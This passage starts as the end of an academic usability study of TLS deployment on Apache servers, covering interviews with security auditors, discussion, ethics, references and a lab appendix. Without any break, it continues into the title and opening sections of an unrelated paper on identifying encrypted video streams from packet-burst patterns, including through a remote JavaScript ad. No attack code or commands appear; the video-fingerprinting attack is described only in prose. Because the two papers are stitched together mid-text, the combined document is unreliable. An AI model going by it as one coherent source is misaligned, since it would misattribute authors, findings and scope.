Configuration mistakes in the wild. According to the interview participants, the main concern when deploying TLS is compatibility. Our interviewees, however, also mentioned that in most cases the compatibility challenge is just a mock argument which is often used as an excuse and not fully elaborated by the responsible employees. Compatibility is a challenge for publicly available sites where almost any client may want to access. However, it is a rather easy-to-solve problem for services that are only accessed internally, hence the set of potentially accessing clients is well known. Also, backward compatibility with older client versions (i.e., <IE7) may not be desired for a variety of reasons beyond TLS and will only affect a minority of clients. However, E1 and E3 also reported that finding the best fit between security and compatibility is hard even for security experts and often arguable. Five of the interviewed auditors also reported that they often find self-signed certificates which do not fulfil the intended purpose. E1, E2, E3 and E7 mentioned that they often encounter weak default TLS configurations with poor ciphers and no additional security measures (e.g., HSTS).

Two auditors mentioned that in the course of looking at TLS configurations for many years, they have never encountered HTTP public key pinning during an audit. Also, one interview participant reported that TLS deployment is not sufficiently streamlined in companies. According to them, most companies have multiple servers with varying configurations and each one is maintained and updated separately.

E2 also highlights that the ideal TLS configuration has changed frequently in the last two years or algo-

[3] https://www.tenable.com/products/nessus-vulnerability-scanner

[4] http://www.openvas.org/

rithms have been deprecated which implies a significant overhead for administrators to keep their configurations up to date. E2, E4 and E7 also reported that companies do not fully make use of the online sources available, such as using Qualy's SSL test for public domains.

"In most cases backward compatibility is the show-stopper regarding proper TLS configurations." (E3)

Concerns in the wild. We also asked our interviewees about the concerns that admins, CSOs and other persons in charge have regarding TLS. Our experts agreed that especially administrators are aware that configuring TLS is a sensitive task during which several things can go wrong. However, lack of time seems to be a major issue and administrators often do not have the resources to get a deep understanding on the fundamentals. To our surprise, E4 and E7 reported that they frequently encounter responsible persons that have little or no experience with security protocols such as TLS. All interview participants reported that in the course of security audits, they also frequently find weak default configurations along with little awareness regarding the weakness of such configurations and how they could easily be hardened. E7 highlighted that responsible persons even report that they are "afraid of using crypto". As an example (described in 5.2), E1 explicitly mentioned HSTS which is easy to deploy and has no impact on compatibility, but is rarely used in practice.

Also, compatibility still remains a key concern as lack of compatibility often leads to overloaded help lines, as reported by E1, E6 and E7. Also, the risk of MITM attacks is often underestimated and companies do not perceive themselves as targets of such attacks. E7 cited an administrator from an SME saying: "Our configuration supports basic encryption, so this should be more than enough... and clearly is better than no encryption." As E2 reports, companies are often concerned about introducing encryption due to the additional performance overhead which is in their opinion not worth the effort.

Suggested usability improvements. A common opinion of all interviewees was that the default server configurations must be improved by simplifications and default security options. They said that server configurations should be secure by default, i.e., that TLS should be enabled by default and hence must be explicitly disabled if necessary. E1 highlighted that Apache has a weak default configuration for compatibility reasons and mentioned the Caddy web server[5] as a good and usable example. Caddy comes with a TLS configuration by default and uses *Let's Encrypt* to get certificates. Also, according to E1 the by default activated cipher suites are a good compromise, and even OCSP stapling and HSTS are deployed by default. Also, the Caddy web server automatically renews certificates. E1 highlights that configuration directives must be simplified to yield strong configurations and that Caddy web server is a good example for this paradigm. E1 also suggests that compatibility flags which administrators can use to configure cipher suites would be much more helpful than letting them deal with cipher suites directly.

Regarding the deployment process in larger enterprises that maintain multiple servers, E1 proposes to create a strong sample configuration on a test server and to then deploy them on all servers. This potentially helps to avoid outdated configurations, as the updating process is simplified and the person in charge is aware of the TLS configuration on all devices by knowing the essentials of the sample configuration.

E1 also suggests to deploy everything that does not result in lower compatibility, i.e., OCSP stapling which is commonly ignored by clients who do not understand the according header. While public key pinning is rather difficult to fully deploy, it can easily be used in report-only mode and thus enables to detect MITM attacks. E1 highlights that these additional functionalities are beneficial for security but rarely encountered in the wild.

E3 also suggests that HTTPS should fully replace HTTP to solve security problems. E3 also thinks that HTTP has no fundamental benefit over HTTPS with TLS. E3 shifts the responsibility from servers to clients and stated that clients should be frequently updated to support the respective ciphers. Furthermore, E3 argues that the concept behind CAs also has its flaws, i.e., lack of certificate transparency, certificate revocation and lawful interception on the CA's side without the end user's consent. She/he also claims that browsers generally trust a high number of CAs with varying trustworthiness.

E7 highlighted the need for professional education and that "doing it right" requires experienced professionals that keep track of the ongoing changes. E7 also suggested that there is a high demand for better configuration guides and easier-to-use default configurations to compensate the lack of know-how of the persons in charge as well as to make it easier for everyone to configure TLS in a secure yet compatible way. Also, this interview participant said that companies should have policies regarding encryption and compatibility to make it easier for administrators to choose the right configuration.

6 Discussion

While related work already showed that TLS configurations in the wild are often weak and thus do not suf-

[5] `https://caddyserver.com/`

ficiently protect Internet users from MITM attacks, our work explores the reasons for this. In comparison to most related user studies, we focus on the expert user role instead of the non-expert end user who is mostly unaware of potential risks and clicks through warnings which are often hard to understand and do not sufficiently communicate security risks.

We were surprised by the helplessness that we encountered during the lab study. The security auditors who participated in our expert interviews draw a similar picture of the administrators' reaction when confronted with the results of an audit which strengthens the ecological validity of our results.

For our sample, we selected top students that successfully completed security courses and proved their technical knowledge in an initial knowledge survey. 17 out of 28 participants were already experienced with managing servers in a corporate environment. We also compare the technical knowledge of our participants with those from Fahl et al. [19] who surveyed 755 webmasters. Their results suggest that webmasters often lack of a detailed understanding of the SSL security features and that they are not sufficiently educated. Fahl et al. [19] also found that real world webmasters heavily rely on online sources to compensate for their lack of knowledge.

Based on this comparison and the results from our expert interviews we are confident that our sample is suited to explore usability challenges and reflects the diverse knowledge of administrators in the wild.

Our results suggest that poor usability is a key issue and by far the main reason for weak configurations. Through both our lab study and the expert interviews we found that even professionals lack the knowledge regarding the underlying cryptographic fundamentals such as cipher suites and even basic concepts like the role of certificates. This result shows that there is a high demand for better default configurations and/or tool support to prevent administrators from dealing with mechanisms they cannot fully understand.

As stated in Section 4.1, we based our evaluation criteria on Qualy's SSL Test to evaluate the configurations from our lab study. Although these metrics are considered a good benchmark to assess TLS configuration, not all of them are feasible for every real-world scenario. For example, HPKP in theory is a mechanism to mitigate MITM attacks with fraudulent certificates but poses additional risks and challenges in practice as key management for HPKP is hard to manage for long tail websites. Possible solutions are to pin the CA certificate and to use a backup key or to use CAA (Certification Authority Authorization) DNS records to allow domain owners to specify which CAs are allowed to issue certificates for the respective domain. During our lab experiments, two participants started deploying HPKP. However, from the data we collected during the experiments, it is unlcear to what extent the participants who wanted to deploy HPKP were aware of the implied key management challenges.

In December 2015, the initiative *Let's Encrypt* released its non-profit CA that provides free domain-validated X.509 certificates and software to enable installation and maintenance of these certificates was launched to make it easier for administrators to deploy TLS. Since then, *Let's Encrypt* changed the TLS market signifcantly. It issued over 27 million active certificates for over 12 million registered domains (Feb. 2017). It is often called the largest CA, but is still not clear how much this influenced the TLS ecosystem, since many certificates are used for less popular web sites [4, 5]. However, *Let's Encrypt* is not directly improving TLS configurations. It seems that the prime goal, the process of certificate issuance was improved, but the full TLS configuration is still a manual process. Some plugins (e.g., for Apache integration) automatically set some TLS configuration parameters (e.g., protocol version, cipher suites) to a balanced configuration in terms of security and backward compatibility. However, it does not include other parameters like HSTS or the DH prime configuration. Therefore, configurations with certificates issued by Let's Encrypt are not generically comparable with other configurations, but it is clearly an opportunity to also improve and automate the configuration process in the future. Hence, *Let's Encrypt* does not entirely automate the workflow as presented in Figure 1. In fact it aimes to ease the creation of a CSR and the interaction with the CA. Regardless of these substantial improvements, *Let's Encrypt* needs to be configured at least once. While there are dedicated tools available (e.g. ACME) it remains to show to what extent the initial effort in configuring an Apache web server actually decreases.

As mentioned by our security experts, there are already servers with a focus on better security: they let their users make configurations less secure if desired instead of providing no security by default and thus forcing users to deploy security themselves. Also, they highlight the demand for easier user interfaces for configuration purposes which corresponds to the findings of Fahl et al. [19]. Our results also suggest that expert users are often unable to decide on the appropriate level of security, which highlights the need for cross-organizational guidelines and policies.

As creating a basic TLS configuration also involves complex decisions (such as choosing the appropriate key length) it is difficult for administrators to maintain or correct errors and wrong decisions.

Both the results from the lab study and the expert interviews highlight that the complex deployment process should be simplified, and that the difference between a basic correct configuration and a secure one should not

be too broad. Hence we suggest that newly designed servers and/or supportive tools should merge the setup and the hardening phase resulting in a best-case working configuration if all steps are completed – which can then be downgraded if necessary.

6.1 Limitations

A severe limitation of our lab study is that we only looked at the initial deployment process and excluded long-term maintenance effects, such as certificate renewal and the administrators' reactions to newly discovered vulnerabilities. The main reason is that it is difficult to reliably study long-term effects in the lab. In the future, we plan to conduct an additional case study in a corporate environment to observe long-term effects over a number of years. Also, as our study was performed in the lab, the participants did not have a deep background of the notional company they were administrating for the study. Our primary goal was to recruit participants who were fully employed as system administrators, but unfortunately did not manage to get enough responses respectively commitments for participation. Therefore, we chose to recruit participants among our computer science students. To overcome this bias, we selected top students that successfully completed security courses with good grades and completed an initial assessment test. As our results suggest, many of them were already experienced with managing servers and some had even worked as system administrators in companies and other organizations. We therefore believe that our data is suited to explore usability challenges. Our expert interviews with security auditors underline the ecological validity of the results from our lab study and suggest that configurations found in the wild are even less secure than those generated by our participants during the lab study. Another limitation of our study is that we instructed the participants to deploy the securest possible configuration. This goal could be unrealistic in a corporate environment where compatibility is a major concern. Therefore our results represent an upper bound for security.

7 Ethical Considerations

Our university located in central Europe unfortunately does not have an ethics board but has a set of guidelines that we followed in our research. Also, we aligned the methodology for our user study in related studies with similar ethical challenges [35, 40, 44].

A fundamental requirement of our university's ethics guidelines is to preserve the participants' privacy and to limit the collection of person-related data as far as possible. Therefore, every study participant was assigned an ID which was used throughout the experiment and for the online questionnaire. All participants signed consent forms prior to participating in our study. The consent form explained the goal of our research, what we expected from them and how the collected data was used. The signed consent forms were stored separately and did not contain the subsequently assigned IDs to make them unlinkable to their real names.

We refrained from video-recording the participants during the study as the participants from our pre-study reported that the awareness of being filmed made them feel uncomfortable and had a negative impact on their performance even if the camera was positioned in a non-obtrusive way.

8 Conclusion

We conducted a lab study with 28 participants to explore usability challenges in the TLS deployment process that lead to insecure configurations. In comparison to related work, we contributed a study that focuses on expert users, i.e., administrators who are in charge of securing servers. Additionally, we conducted seven expert interviews with penetration testers and security auditors who frequently encounter poorly secured servers during security audits.

We found that the TLS deployment process consists of multiple critical steps which, if not done correctly, lead to insecure communications and put Internet users at risk for MITM attacks. Furthermore, our results suggest that even computer scientists who are educated in terms of privacy-enhancing protocols and information security need additional support to make informed security decisions and lack an in-depth understanding of the underlying cryptographic fundamentals. Expert users also struggle with the configuration file structure of Apache web servers and have to put a lot of additional effort into securing default configurations. Our expert interviews underline the ecological validity of the results from our lab study and shed light on the weaknesses of TLS configurations found in the wild. According to our security auditors, the main concern regarding TLS is interoperability. They also highlighted that server infrastructures are often configured with poor defaults and badly maintained and are therefore not up-to-date.

Acknowledgements

We would like to thank the reviewers for their constructive feedback. We would also like to thank our shepherd Serge Egelman for his suggestions that were very helpful in improving our paper. This research was partially funded by COMET K1 and by grant 846028 (TLSiP) from the Austrian Research Promotion Agency (FFG).

References

[1] 2016 Web Server Survey. Online at https://news.netcraft.com/archives/2016/02/22/february-2016-web-server-survey.html.

[2] SSL Labs Server Rating Guide. Online at https://www.ssllabs.com/downloads/SSL_Server_Rating_Guide.pdf.

[3] The Heartbleed Bug. Online at https://heartbleed.com, 2014.

[4] Is Let's Encrypt the Largest Certificate Authority on the Web? Online at https://www.eff.org/deeplinks/2016/10/lets-encrypt-largest-certificate-authority-web, 2016.

[5] Let's Encrypt Stats. Online at https://letsencrypt.org/stats/, 2016.

[6] Survey of the SSL Implementation of the Most Popular Web Sites. Online at https://www.trustworthyinternet.org/ssl-pulse/, 2016.

[7] Usage statistics and market share of Apache for websites. Online at https://w3techs.com/technologies/details/ws-apache/all/all, 2016.

[8] Y. Acar, M. Backes, S. Fahl, D. Kim, M. L. Mazurek, and C. Stransky. You Get Where You're Looking for: The Impact of Information Sources on Code Security. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 289–305, May 2016.

[9] D. Akhawe and A. P. Felt. Alice in Warningland: A Large-Scale Field Study of Browser Security Warning Effectiveness. In *USENIX Security Symposium*, pages 257–272. USENIX Association, 2013.

[10] N. J. AlFardan, D. J. Bernstein, K. G. Paterson, B. Poettering, and J. C. Schuldt. On the Security of RC4 in TLS. In *USENIX Security Symposium*. USENIX Association, 2013.

[11] N. Aviram, S. Schinzel, J. Somorovsky, N. Heninger, M. Dankel, J. Steube, L. Valenta, D. Adrian, J. A. Halderman, V. Dukhovni, et al. DROWN: Breaking TLS using SSLv2. In *USENIX Security Symposium*. USENIX Association, 2016.

[12] W. Breyha, D. Durvaux, T. Dussa, L. A. Kaplan, F. Mendel, C. Mock, M. Koschuch, A. Kriegisch, U. Pöschl, R. Sabet, B. San, R. Schlatterbeck, T. Schreck, W. Alexander, A. Zauner, and P. Zawodsky. Applied Crypto Hardening. Online at https://bettercrypto.org, 2015.

[13] J. Clark and P. C. van Oorschot. SoK: SSL and HTTPS: Revisiting past challenges and evaluating certificate trust model enhancements. In *2013 IEEE Symposium on Security and Privacy (SP)*, pages 511–525. IEEE, 2013.

[14] T. Dierks and E. Rescorla. The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246 (Proposed Standard), Aug. 2008. Updated by RFCs 5746, 5878, 6176.

[15] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman. A search engine backed by Internet-wide scanning. In *Conference on Computer and Communications Security*, pages 542–553. ACM, 2015.

[16] Z. Durumeric, J. Kasten, M. Bailey, and J. A. Halderman. Analysis of the HTTPS Certificate Ecosystem. In *Internet Measurement Conference*, pages 291–304. ACM, Oct. 2013.

[17] P. Eckersley and J. Burns. An Observatory for the SSLiverse. DEF CON 18 https://www.eff.org/files/defconssliverse.pdf, July 2010.

[18] C. Evans, C. Palmer, and R. Sleevi. Public key pinning extension for HTTP (HPKP). RFC 7469, 2015.

[19] S. Fahl, Y. Acar, H. Perl, and M. Smith. Why Eve and Mallory (Also) Love Webmasters: A Study on the Root Causes of SSL Misconfigurations. In *Proceedings of the 9th ACM symposium on Information, Computer and Communications Security*, ASIA CCS '14, pages 507–512, New York, NY, USA, 2014. ACM.

[20] A. P. Felt, A. Ainslie, R. W. Reeder, S. Consolvo, S. Thyagaraja, A. Bettes, H. Harris, and J. Grimes. Improving SSL warnings: comprehension and adherence. In *Conference on Human Factors in Computing Systems*, pages 2893–2902. ACM, 2015.

[21] A. P. Felt, R. W. Reeder, H. Almuhimedi, and S. Consolvo. Experimenting at Scale with Google Chrome's SSL Warning. In *Conference on Human Factors in Computing Systems*, pages 2667–2670. ACM, 2014.

[22] M. Harbach, S. Fahl, P. Yakovleva, and M. Smith. Sorry, I don't get it: An analysis of warning message texts. In *Financial Cryptography and Data Security*, pages 94–111. Springer, 2013.

[23] J. Hodges, C. Jackson, and A. Barth. RFC 6797: HTTP Strict Transport Security (HSTS), 2012.

[24] R. Holz, J. Amann, O. Mehani, M. Wachs, and M. A. Kaafar. TLS in the wild: an Internet-wide analysis of TLS-based protocols for electronic communication. In *Network and Distributed System Security Symposium*. Internet Society, Feb. 2016.

[25] R. Holz, L. Braun, N. Kammenhuber, and G. Carle. The SSL landscape: a thorough analysis of the x. 509 PKI using active and passive measurements. In *Internet Measurement Conference*, pages 427–444. ACM, 2011.

[26] L.-S. Huang, S. Adhikarla, D. Boneh, and C. Jackson. An Experimental Study of TLS Forward Secrecy Deployments. *Internet Computing, IEEE*, 18(6):43–51, 2014.

[27] R. Kang, L. Dabbish, N. Fruchter, and S. Kiesler. "My Data Just Goes Everywhere:" User Mental Models of the Internet and Implications for Privacy and Security. In *Symposium On Usable Privacy and Security (SOUPS)*, pages 39–52. USENIX Association, July 2015.

[28] M. Kranch and J. Bonneau. Upgrading HTTPS in Mid-Air: An Empirical Study of Strict Transport Security and Key Pinning. In *Network and Distributed System Security Symposium*. Internet Society, Feb. 2015.

[29] H. K. Lee, T. Malkin, and E. Nahum. Cryptographic Strength of SSL/TLS Servers: Current and Recent Practices. In *Internet Measurement Conference*, pages 83–92. ACM, Oct. 2007.

[30] G. F. Lyon. *Nmap network scanning: The official Nmap project guide to network discovery and security scanning*. Insecure, 2009.

[31] W. Mayer, A. Zauner, M. Schmiedecker, and M. Huber. No Need for Black Chambers: Testing TLS in the E-mail Ecosystem at Large. In *11th International Conference on Availability, Reliability and Security (ARES)*, pages 10–20. IEEE, 2016.

[32] B. Möller, T. Duong, and K. Kotowicz. This POODLE Bites: Exploiting The SSL 3.0 Fallback. *Google, Sep*, 2014.

[33] M. Oltrogge, Y. Acar, S. Dechand, M. Smith, and S. Fahl. To Pin or Not to Pin—Helping App Developers Bullet Proof Their TLS Connections. In *USENIX Security Symposium*, pages 239–254. USENIX Association, Aug. 2015.

[34] J. Payne, G. Jenkinson, F. Stajano, M. A. Sasse, and M. Spencer. Responsibility and Tangible Security: Towards a Theory of User Acceptance of Security Tokens. *arXiv preprint arXiv:1605.03478*, 2016.

[35] E. M. Redmiles, A. R. Malone, and M. L. Mazurek. I Think They're Trying to Tell Me Something: Advice Sources and Selection for Digital Security. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 272–288, May 2016.

[36] I. Ristic. Internet SSL survey 2010. *Black Hat USA*, 3, 2010.

[37] Y. Sheffel, R. Holz, and P. Saint-Andre. Summarizing Known Attacks on Transport Layer Security (TLS) and Datagram TLS(DTLS). RFC 7457 (Proposed Standard), 2015.

[38] Y. Sheffer, R. Holz, and P. Saint-Andre. Recommendations for Secure Use of Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS). RFC 7525 (Proposed Standard), 2015.

[39] E. Stobert and R. Biddle. The Password Life Cycle: User Behaviour in Managing Passwords. In *Symposium On Usable Privacy and Security (SOUPS)*, pages 243–255. USENIX Association, July 2014.

[40] S. C. Sundaramurthy, A. G. Bardas, J. Case, X. Ou, M. Wesch, J. McHugh, and S. R. Rajagopalan. A Human Capital Model for Mitigating Security Analyst Burnout. In *Symposium On Usable Privacy and Security (SOUPS)*, pages 347–359. USENIX Association, 2015.

[41] J. Sunshine, S. Egelman, H. Almuhimedi, N. Atri, and L. F. Cranor. Crying Wolf: An Empirical Study of SSL Warning Effectiveness. In *USENIX Security Symposium*, pages 399–416. USENIX Association, 2009.

[42] B. VanderSloot, J. Amann, M. Bernhard, Z. Durumeric, M. Bailey, and J. A. Halderman. Towards a Complete View of the Certificate Ecosystem. In *Internet Measurement Conference*, pages 543–549. ACM, 2016.

[43] S. Weber, M. Harbach, and M. Smith. Participatory Design for Security-Related User Interfaces. In *USEC*. Internet Society, Feb. 2015.

[44] K. Yakdan, S. Dechand, E. Gerhards-Padilla, and M. Smith. Helping Johnny to Analyze Malware: A Usability-Optimized Decompiler and Malware Analysis User Study. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 158–177, May 2016.

A Appendix

Recruitment Questionnaire

- Which of the following directives is used to host two different websites (www.website1.com and www.website2.com) within the same Apache webserver?
  - NamedHost
  - WebRoot
  - VirtualHost
  - ServerRoot
- Certificate files are usualy located at?
  - /root/ssl/certs
  - /etc/ssl/certs
  - /tmp/certs
  - /var/www/static/certs
- CSR means ...
  - common-name signing request
  - comodo signing request
  - certificate signing request
  - cross-site request
- Which is the best file permission for your private keys on a Linux system?
  - 0777
  - 0300
  - 0664
  - 0600
- Which command is used to find out the currently used IPs?
  - ifconfig
  - netstat
  - ipconfig
  - iptables
- Which files can the user www-data read?
  - -rw——- root root filname
  - -rw——- www www-data filename
  - -rwxrwxrwx root root filename
  - -rw-rw—- root www-data filename
- Which command is used to switch the user in Linux?
  - sudo
  - su
  - root
  - switchuser
- A symlink is created with which command?
  - ls -s TARGET LINK_NAME
  - symlink TARGET LINK_NAME
  - ln -s TARGET LINK_NAME
  - ln TARGET LINK_NAME
- TLS uses ...
  - symmetric cryptography
  - asymmetric cryptography
  - pem/der certificates
  - X.509
- TLS is ...
  - computationally very expensive
  - complex to configure correctly
  - originally invented by Facebook
  - easy to buy using cloud services
- Which of the following commands is used to save a file in vim (Vi Improved)?
  - Strg + S
  - Strg + X
  - Esc; :s
  - Esc; :w
- Which commands restarts the webserver?
  - sudo service apache2 restart
  - sudo /etc/init.d/apache2 restart
  - sudo service webserver restart
  - sudo service IIS restart
- The webserver has to have access to?
  - The private key used for TLS
  - The certificate used for TLS
  - The certificate authority private key for TLS
  - The certificate signing request used for TLS
- Where are HTML files served by the Apache Webserver located after default installation?
  - /usr/share/nginx/www
  - /etc/www
  - /var/www
  - /home/www

Lab Study Assignment

You are the system administrator at a SME (small and medium-sized enterprise). Your company runs a web portal and your boss instructed you to secure the communication by using TLS. Unfortunately you only have a very limited amount of time because your company will also soon be under security audit. This is why you should start right away deploying TLS. Make your configuration as secure as possible.

PETS Certificate Authority

Please upload your Certificate Signing Request (CSR) in PEM format

Choose CSR to sign:

Choose File No file chosen

Submit and Sign CSR

Additional:

CA Root Certificate (PEM) (Text)

CA Intermediate Certificate (PEM) (Text)

CA Root+Intermediate Certificate Chain (PEM) (Text)

Figure 2: Screenshot of the CA we implemented for the lab experiments.

System Configuration

- The company's web server (Apache2) is currently found at *http://web.local* on Port 80. There is only HTTP activated. No TLS configuration is made so far.
- You can connect to the web server with the command *ssh web* The username is *pi*, the password is *raspberry*. There is no root password, so you can just use *sudo* to execute commans as root user.
- You will have to use a Certificate Authority. You find a CA at *https://ca.local* Your client's Firefox trusts this CA called *TLS Userstudy Root CA*. You can test the certificate validation with this browser. The DNS names of both servers are locally configured at your client.

Post Lab Study Questionnaire

Demgraphics

- Participant ID (assigned prior to the lab experiments)
- Age
- Gender
- Months of industry experience

Experience with TLS

- Are you currently in charge of a web server? (Yes, I'm currently administrating a company web server./ Yes, I'm currently administrating a private web server./ Yes, I'm currently administrating at a profit/non-profit association. /No.)
- Have you ever installed and configured SSL/TLS before? (yes/no)
- Have you ever worked as a system administrator before? (yes/no)

Reflections on the Study Task

- Did you finish the TLS installation in the given time? (yes, no, I'm not sure)
- If you didn't finish the TLS installation in the given time, which steps are still missing to secure the communication? (open text)
- How difficult did you find TLS deployment? (Likert scale: very easy to very difficult)
- What did you find particularly difficult? (open text)
- What do you think are the key usability pitfalls of TLS deployment? (open text)
- What would you recommend a system administrator who has to deploy TLS? (open text)
- Is there anything else you would like to let us know? (open text)

Interview Questions - Expert Interviews

- As an auditor, how do you usually proceed to evaluate the security of a TLS configuration?
- What are the main vulnerabilities/configuration mistakes that you encounter as an auditor?
- What botheres admins/CSOs the most regarding TLS?
- What are the most critical steps in TLS deployment?
- How should the deployment process be improved?
- What piece of advice would you generally give to anyone in charge of securing communication over HTTPS?

Detailed Evaluation Criteria

Grade The overall grade for the configuration with a valid certificate. The grade is calculated based on the grading scheme from [2]. The score is based on individual ratings for protocol support (30%), key exchange (30%) and cipher strength (40%). The grade is issued based on the following cumulative scores:

- A: score $>=$ 80
- B: score $>=$ 65
- C: score $>=$ 50
- D: score $>=$ 35
- E: score $>=$ 20
- F: score $<$ 20

Errors/warnings/highlights. This refers to remarks that impacted the overall grading. The detailed description of these justifications is shown in Table 3.

Cipher strength score. This is represented by a number between 0 and 100, with 100 being the best possible. The cipher strength score contributes 40% to the overall grade. As weak symmetric ciphers can be easily broken by attackers, it is essential to the overall configuration that strong ciphers are used. SSL Labs evaluate ciphers based on an average cipher between the strongest and weakest. The scores are rated as follows:
0 bits (no encryption): 0
$<$ 128 bits (e.g., 40, 56): 20
$<$ 256 bits (e.g., 128, 168): 80
$>=$ 256: 100

Key exchange score. As described in [2], the key exchange phase serves two functions: (1) authentication to verify the identity of the other party and (2) safe generation and exchange of secret keys to be used for the remaining session. Also, exportable key exchanges where only a part of the key is exchanged can make the session keys easier to compromise. Key exchange without authentication is vulnerable to MITM attacks and allows an attacker to gain access to the communication channel. Furthermore, the strength of the server's private key is crucial. The stronger it is, the more difficult it is to break the key exchange phase. Some servers use the private key just for authentication and not for the key exchange mechanism. Popular algorithms are the Diffie-Hellman key exchange (DHE) and its elliptic curve version (ECDHE). As in [2], the rating is calculated as follows:
Weak key or anonymous key exchange (e.g., Anonymous Diffie-Hellman): 0
Key or DH parameter strength $<$ 512 bits: 20
Exportable key exchange limited to 512 bits: 40
Key or DH parameter strength $<$ 1024 bits: 40
Key or DH parameter strength $<$ 2048 bits: 80
Key or DH parameter strength $<$ 4096 bits: 90
Key or DH parameter strength $>=$ 4096 bits: 100

Protocol support score [2]. Several (older) versions of TLS have known weaknesses or are vulnerable to well-known attacks. The configuration is graded as follows with respect to the activated TLS versions. Again, if multiple versions are supported, the average between the best and worst protocol score is considered.
SSL 2.0: 0
SSL 3.0: 80
TLS 1.0: 90
TLS 1.1: 95
TLS 1.2: 100

Common name. This refers to the common name field specified in the CSR which specifies a FQDN (and respective subdomains if applicable) the certificate is issued for.

Key size. This refers to the size of the server's key pair.

Certificate chain length. This refers to the length of the certificate chain, including the server's certificate and certificates of intermediate CAs, and the certificate of a root CA trusted by all parties in the chain. Every intermediate CA in the chain holds a certificate issued by the CA one level above it in the trust hierarchy. In our example, the ideal length is 3.

Used provided CA to sign. In order to remove the bias from different CAs with varying usability, we implemented our own CA and provided the link to this CA in the assignment. Two participants did not use this CA and generated self-signed certificates instead.

Encrypted private key indicates whether the server's private key was encrypted by the study participant.

SSL 2 – TLS 1.2 indicates which protocol versions are supported.

RC4 support. To date, RC4 is considered weak and should therefore not be supported, unless required for compatibility reasons as found in [10].

Vulnerable to POODLE indicates whether the configuration is vulnerable to POODLE [32].

Forward secrecy indicates whether the configuration supports ciphers with forward secrecy (e.g., ECDHE).

HSTS indicates whether *HTTP Strict Transport Security* is configured. The security benefit of HSTS is that it forces secure communication with websites that use it by automatically converting all plain text and disabling click-through certificate warnings. If a client does not support HSTS, it simply ignores the header. Hence, activating HSTS enhances security with minimal effort without impact on compatibility.

HPKP indicates whether *Public Key Pinning* is used, which is a useful feature to prevent attacks and making the public aware of them.

Beauty and the Burst: Remote Identification of Encrypted Video Streams

Roei Schuster
Tel Aviv University, Cornell Tech
rs864@cornell.edu

Vitaly Shmatikov
Cornell Tech
shmat@cs.cornell.edu

Eran Tromer
Tel Aviv University, Columbia University
tromer@cs.tau.ac.il

Abstract

The MPEG-DASH streaming video standard contains an information leak: even if the stream is encrypted, the segmentation prescribed by the standard causes content-dependent packet bursts. We show that many video streams are uniquely characterized by their burst patterns, and classifiers based on convolutional neural networks can accurately identify these patterns given very coarse network measurements. We demonstrate that this attack can be performed even by a Web attacker who does not directly observe the stream, e.g., a JavaScript ad confined in a Web browser on a nearby machine.

1 Introduction

Everything has a fingerprint, and so do encrypted video streams. Transport-layer encryption hides the content but not the network characteristics such as the number of bits transmitted per second. Video streams are known to be bursty [2, 32, 42]. If their traffic patterns are correlated with content, an adversary who can measure them may be able to identify the video being streamed.

There have been several attempts to use traffic analysis to identify encrypted streamed content [1, 11, 43, 44, 46]. Existing techniques, however, generate many false positives, make "closed-world" assumptions (i.e., the adversary must know in advance that the streamed video belongs to a small known set), or are not robust to noise in the network or the adversary's measurements.

Further, prior work assumes that the adversary can directly observe the encrypted video stream either at the network layer (e.g., a malicious Wi-Fi access point) [11] or physical layer (e.g., a Wi-Fi sniffer) [43, 46], or else that the adversary's virtual machine is co-located with the user's virtual machine [1]. These threat models do not include Web and mobile attackers who can remotely execute some confined code on the user's machine (e.g., a malicious JavaScript ad within the browser) but cannot directly observe the encrypted stream.

Our contributions. First, we analyze the root cause of the bursty, on-off patterns exhibited by encrypted video streams. The MPEG-DASH streaming standard (1) creates video segments whose size varies due to variable-rate encoding, and (2) prescribes that clients request content at segment granularity. We demonstrate that packet bursts in encrypted streams correspond to segment requests from the client and that burst sizes are highly correlated with the sizes of the underlying segments.

Second, we demonstrate that this leak is a *fingerprint* for about 20% of YouTube videos because their burst patterns are highly distinct. The adversary can measure video fingerprints on his own network and then use them to recognize videos streamed on the target network. We also argue that if the streamed video does not belong to the set known to the adversary, it will not be mistaken for one of the known videos. This ensures a high Bayesian detection rate: if the adversary identifies a streamed video, then this is likely not a false positive.

Third, we develop a new video identification methodology based on convolutional neural networks and evaluate it on video titles streamed by YouTube, Netflix, Amazon, and Vimeo. Our YouTube detector has 0 false positives with 0.988 recall, while the Netflix detector has a false positive rate of 0.0005 with 0.93 recall. In concurrent independent work, Reed and Kranch achieved comparable results for identifying streamed Netflix videos using direct network observations [44] (see Section 11).

Fourth, we demonstrate that video identification based on burst patterns does not require direct access to the stream. Our attack can be performed by a remote attacker who serves JavaScript code (e.g., a malicious Web ad) running under the confinement of the browser's same origin policy, possibly on a different device. For example, if the user is watching Netflix on his TV using a Roku streaming device, his content may be identified by the JavaScript executing on a PC on the same local network. The attack code saturates a shared network link carrying the targeted video stream and uses the result-




Figure 2.1: Features of a Wireshark capture of Episode 3 of *Mad Men*. The left-hand figure shows packet sizes along the time axis (packet sizes may be larger than Ethernet MTU because of TCP offloading [53])—observe the pattern of buffering followed by the on/off steady state. The right-hand figure shows the size of bursts; the first, largest burst is the size of the buffer.

ing contention to obtain coarse estimates of the stream's traffic rates and identify the video. This attacker is much weaker than malicious ISPs and Wi-Fi access points typically considered in the traffic analysis literature.

In summary, we (1) explain the root causes of burst patterns in encrypted video streams, (2) show how to exploit these patterns for video identification in an "open-world" setting, (3) develop and evaluate a noise-tolerant identification methodology based on deep learning, and (4) demonstrate how a remote attacker without direct observations of the network can identify streamed videos.

2 Information Leak in Video Streams

Video streams are bursty. Video streaming traffic is characterized by an initial short period of buffering, followed by the steady state of alternating "On" (short bursts of packets) and "Off" periods—see Figure 2.1. This pattern has been observed for a wide variety of services, devices, clients, and locations [2, 32, 42].

To avoid creating unnecessary traffic, streaming clients typically throttle their content downloads: after the initial buffering, they download at between 1X and 2X the content presentation speed. Clients maintain a target buffer size proportional to presentation time and request downloads when the buffer is below this target.

Streamed video content is typically segmented at the application layer. Even if packets are encrypted at the transport layer (e.g., using TLS), their sizes and times of arrival—and, consequently, the sizes of packet bursts and inter-burst intervals—are visible to anyone watching the network. This is a repeated theme in the traffic-analysis literature [8, 12, 46]. If the observable traffic features are correlated with application-layer segmentation, they can leak information about the content of the stream.

